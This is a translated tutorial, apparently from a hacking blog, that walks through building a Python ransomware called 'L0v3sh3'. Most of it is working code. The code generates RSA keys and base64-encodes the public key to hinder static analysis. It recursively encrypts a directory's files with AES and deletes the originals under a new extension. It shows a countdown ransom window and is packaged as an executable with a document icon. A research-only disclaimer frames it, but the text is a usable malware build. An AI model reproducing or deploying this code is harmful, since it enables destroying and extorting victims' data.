Disclaimer: This article is for research purposes only, do not vandalize any computer except your own. If you try to make one ransomware really, then you’re breaking the law and you’ll end up in jail. Follow the right path, it’s easy to fall into a sinful path, brothers.
| Join the channel Telegram of the AnonyViet 👉 Link 👈 |
P/s: The article is translated from Febi Mudiyanto, and I will use the first person to make it easier for you to understand.
What is Ransomware?
Ransomware is like malware or computer virus, but with one purpose is to encrypt data and ransom you. Your data is encrypted with asymmetric encryption and the virus only encrypts with the public key. There is a private key to decrypt your data back, but an attacker certainly won’t attach the private key to the virus.
Preparation steps to create ransomware
Before you build some program, you must understand what it will do. Here is a list of your requirements, you can also use your own.
1. The program must be an executable file and have the same icon as a document file.
2. The program must encrypt the data with the public key
3. After encryption, the program must delete the original files and change the encrypted file extension to “.L0v3sh3”.

4. The program must display a message with a countdown timer.
Write a Ransomware Program
Step 1 – Generate private key and public key
The code below is used to generate a private key (privateKey) and a public key (publicKey). Pretty easy to understand so I won’t explain further.
'''
pip install pycryptodome
'''

from Crypto.PublicKey import RSA

key = RSA.generate(2048)
privateKey = key.export_key()
publicKey = key.publickey().export_key()

# lưu khóa cá nhân vào tệp
with open('private.pem', 'wb') as f:
    f.write(privateKey)

# lưu khóa công khai vào tệp
with open('public.pem', 'wb') as f:
    f.write(publicKey)

print('Private key saved to private.pem')
print('Public key saved to public.pem')
print('Done')

After running the genKey.py file, you will have 2 files, private.pem and public.pem. Remember to save the private.pem file safely.
Step 2 – Public Key Encryption
The main purpose of encryption is to make the public key difficult to determine by static malware analysis. So I encode the public key with base64 and attach that key to my code.
You can use this command:
import base64
code = "aGkgZnJpZW5kcywgdGhpcyBpcyBiYXNlNjQgZW5jb2Rpbmc="
print(base64.b64decode(code))
So you can encrypt your private key, then decrypt it in the script.
import base64
with open('public.pem', 'rb') as f:
    public = f.read()
print(base64.b64encode(public))
Step 3 – Encrypt some files in the folder
def scanRecurse(baseDir):
    for entry in os.scandir(baseDir):
        if entry.is_file():
            yield entry
        else:
            yield from scanRecurse(entry.path)
The function above is a recursive function that scans directories and returns a bunch of files listed with the same path. Then I use the encryption function and provide a list of previously retrieved files.
import base64
import os
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP, AES

'''
with open('public.pem', 'rb') as f:
    public = f.read()
print(base64.b64encode(public))
'''

# Mã hóa khóa công khai bằng base64
pubKey = '''LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0FRRUFxZUs0TkppUGlaQ1o0aDRwM2lzNwpyOTdTRGRnaWtrckswNE1sc3oraHY2UmIxKzB2M1hsY296QXVGeGIvMjkxTE5tNGs1M1RZTXQ4M3BPRm9ZRTh4Ckx0VE55UVNSMDR2dzBGcGRwU3Y1YVVjbysxRmtwRjRMdCtqV1Q0YjVrTUFqWTRkOW5Yb3lRQmxJbzBWckMwQzIKcldpeklONGV1TXBTbll3V2Z0a2JsZE5qcDJ1U0hFeWM1Z0FZR1ZKSWZ6TVRiaUxZd0k5aU9rNllnWEozbWJLdAp1dHo2WlRTdlplVzEwaUhrc2JXUXgvcUVjR0JLWFJUbkUvYTJkZVhvRThRaFZOTUV5Z0xVQmF3NERYaWRCbXBiCnFmSWtvZk5UWlQ3K2NyaENocVptYmFrSjA5bTdmT3k1TURud0oraU0wdlBheW1tdGduWnBrR0NQNlpDVDlkeHoKcHdJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0t'''
pubKey = base64.b64decode(pubKey)


def scanRecurse(baseDir):
    '''
    Quét thư mục và trả về danh sách tất cả các tệp.
    '''
    for entry in os.scandir(baseDir):
        if entry.is_file():
            yield entry
        else:
            yield from scanRecurse(entry.path)


def encrypt(dataFile, publicKey):
    '''
    sử dụng chế độ EAX để cho phép phát hiện các sửa đổi trái phép
    '''
    # đọc dữ liệu từ tệp
    with open(dataFile, 'rb') as f:
        data = f.read()

    # chuyển đổi dữ liệu sang byte
    data = bytes(data)

    # tạo đối tượng khóa công khai
    key = RSA.import_key(publicKey)
    sessionKey = os.urandom(16)

    # mã hóa khóa phiên bằng khóa công khai
    cipher = PKCS1_OAEP.new(key)
    encryptedSessionKey = cipher.encrypt(sessionKey)

    # mã hóa dữ liệu bằng khóa phiên
    cipher = AES.new(sessionKey, AES.MODE_EAX)
    ciphertext, tag = cipher.encrypt_and_digest(data)

    # lưu dữ liệu được mã hóa vào tệp
    [ fileName, fileExtension ] = dataFile.split('.')
    encryptedFile = fileName + '_encrypted.' + fileExtension
    with open(encryptedFile, 'wb') as f:
        [ f.write(x) for x in (encryptedSessionKey, cipher.nonce, tag, ciphertext) ]
    print('Encrypted file saved to ' + encryptedFile)

fileName="test.txt"
encrypt(fileName, pubKey)
And for decrypt function you can use below command.
def decrypt(dataFile, privateKeyFile):
    '''
    sử dụng chế độ EAX để cho phép phát hiện các sửa đổi trái phép
    '''

    # đọc khóa cá nhân từ tệp
    with open(privateKeyFile, 'rb') as f:
        privateKey = f.read()
        # create private key object
        key = RSA.import_key(privateKey)

    # đọc dữ liệu từ tệp
    with open(dataFile, 'rb') as f:
        # read the session key
        encryptedSessionKey, nonce, tag, ciphertext = [ f.read(x) for x in (key.size_in_bytes(), 16, 16, -1) ]

    # giải mã khóa phiên
    cipher = PKCS1_OAEP.new(key)
    sessionKey = cipher.decrypt(encryptedSessionKey)

    # giải mã dữ liệu bằng khóa phiên
    cipher = AES.new(sessionKey, AES.MODE_EAX, nonce)
    data = cipher.decrypt_and_verify(ciphertext, tag)

    # lưu dữ liệu đã giải mã vào tệp
    [ fileName, fileExtension ] = dataFile.split('.')
    decryptedFile = fileName + '_decrypted.' + fileExtension
    with open(decryptedFile, 'wb') as f:
        f.write(data)

    print('Decrypted file saved to ' + decryptedFile)
Scan the file, encrypt it, and then change the extension.
import base64
import os
from pathlib import Path
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP, AES


# mã hóa khóa công khai bằng base64
pubKey = '''LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0FRRUFxZUs0TkppUGlaQ1o0aDRwM2lzNwpyOTdTRGRnaWtrckswNE1sc3oraHY2UmIxKzB2M1hsY296QXVGeGIvMjkxTE5tNGs1M1RZTXQ4M3BPRm9ZRTh4Ckx0VE55UVNSMDR2dzBGcGRwU3Y1YVVjbysxRmtwRjRMdCtqV1Q0YjVrTUFqWTRkOW5Yb3lRQmxJbzBWckMwQzIKcldpeklONGV1TXBTbll3V2Z0a2JsZE5qcDJ1U0hFeWM1Z0FZR1ZKSWZ6TVRiaUxZd0k5aU9rNllnWEozbWJLdAp1dHo2WlRTdlplVzEwaUhrc2JXUXgvcUVjR0JLWFJUbkUvYTJkZVhvRThRaFZOTUV5Z0xVQmF3NERYaWRCbXBiCnFmSWtvZk5UWlQ3K2NyaENocVptYmFrSjA5bTdmT3k1TURud0oraU0wdlBheW1tdGduWnBrR0NQNlpDVDlkeHoKcHdJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0t'''
pubKey = base64.b64decode(pubKey)


def scanRecurse(baseDir):
    '''
    Quét một thư mục và trả về danh sách tất cả các tệp
    '''
    for entry in os.scandir(baseDir):
        if entry.is_file():
            yield entry
        else:
            yield from scanRecurse(entry.path)


def encrypt(dataFile, publicKey):
    '''
    Đầu vào: đường dẫn đến tệp để mã hóa, khóa công khai
    Đầu ra: tệp được mã hóa với phần mở rộng .L0v3sh3 và xóa tệp gốc
    sử dụng chế độ EAX để cho phép phát hiện các sửa đổi trái phép
    '''
    # đọc dữ liệu từ tệp
    extension = dataFile.suffix.lower()
    dataFile = str(dataFile)
    with open(dataFile, 'rb') as f:
        data = f.read()

    # chuyển đổi dữ liệu sang byte
    data = bytes(data)

    # tạo đối tượng khóa công khai
    key = RSA.import_key(publicKey)
    sessionKey = os.urandom(16)

    # mã hóa khóa phiên bằng khóa công khai
    cipher = PKCS1_OAEP.new(key)
    encryptedSessionKey = cipher.encrypt(sessionKey)

    # mã hóa dữ liệu bằng khóa phiên
    cipher = AES.new(sessionKey, AES.MODE_EAX)
    ciphertext, tag = cipher.encrypt_and_digest(data)

    # lưu dữ liệu được mã hóa vào tệp
    fileName= dataFile.split(extension)[0]
    fileExtension = '.L0v3sh3'
    encryptedFile = fileName + fileExtension
    with open(encryptedFile, 'wb') as f:
        [ f.write(x) for x in (encryptedSessionKey, cipher.nonce, tag, ciphertext) ]
    os.remove(dataFile)


# thay đổi thư mục thành thư mục của script
# giữ an toàn khi thay đổi thư mục,
# KHÔNG CHẠY SCRIPT NÀY TRÊN PC CỦA BẠN
directory = '../' # THAY ĐỔI CHỖ NÀY
excludeExtension = ['.py','.pem', '.exe'] # VỚI ĐỔI CHỖ NÀY
for item in scanRecurse(directory):
    filePath = Path(item)
    fileType = filePath.suffix.lower()

    if fileType in excludeExtension:
        continue
    encrypt(filePath, pubKey)

For testing, I will use the root of this program folder to scan and encrypt with this script.
Here is my directory before running the malware:


Here is my directory after running the malware:



We have created a python program to encrypt the file and change the file extension.
Step 4 – Countdown timer and message after encryption is complete
Just copy the command below and paste it at the end of the script.
import tkinter as tk

def countdown(count):
    # thay đổi văn bản trong label
    # count="01:30:00"
    hour, minute, second = count.split(':')
    hour = int(hour)
    minute = int(minute)
    second = int(second)

    label['text'] = '{}:{}:{}'.format(hour, minute, second)

    if second > 0 or minute > 0 or hour > 0:
        # Gọi hàm countdown lại sau 1000ms (1s)
        if second > 0:
            second -= 1
        elif minute > 0:
            minute -= 1
            second = 59
        elif hour > 0:
            hour -= 1
            minute = 59
            second = 59
        root.after(1000, countdown, '{}:{}:{}'.format(hour, minute, second))

root = tk.Tk()
root.title('L0v3sh3 Ransomware')
root.geometry('500x300')
root.resizable(False, False)
label1 = tk.Label(root, text="Your data is under rest, please don\"t pay me,\nthis just simulation !!\n\n', font=('calibri', 12,'bold'))
label1.pack()
label = tk.Label(root,font=('calibri', 50,'bold'), fg='white', bg='blue')
label.pack()

# Gọi hàm countdown lần đầu tiên
countdown('01:30:00')
# root.after(0, countdown, 5)
root.mainloop()
Final Step – Create Executable with auto-py-to-exe
You can download the entire script herejust copy it but don’t forget to understand what you wrote.
Launch Ransomware

Conclusion
Is this a dangerous project? Be careful when you run the program, make sure you change the directory and try it in the virtual machine.
You can modify the reverse, decrypting .L0v3sh3 files. Just change the encryption function with decryption.
As a precaution, you should enable file extensions view to distinguish different executables.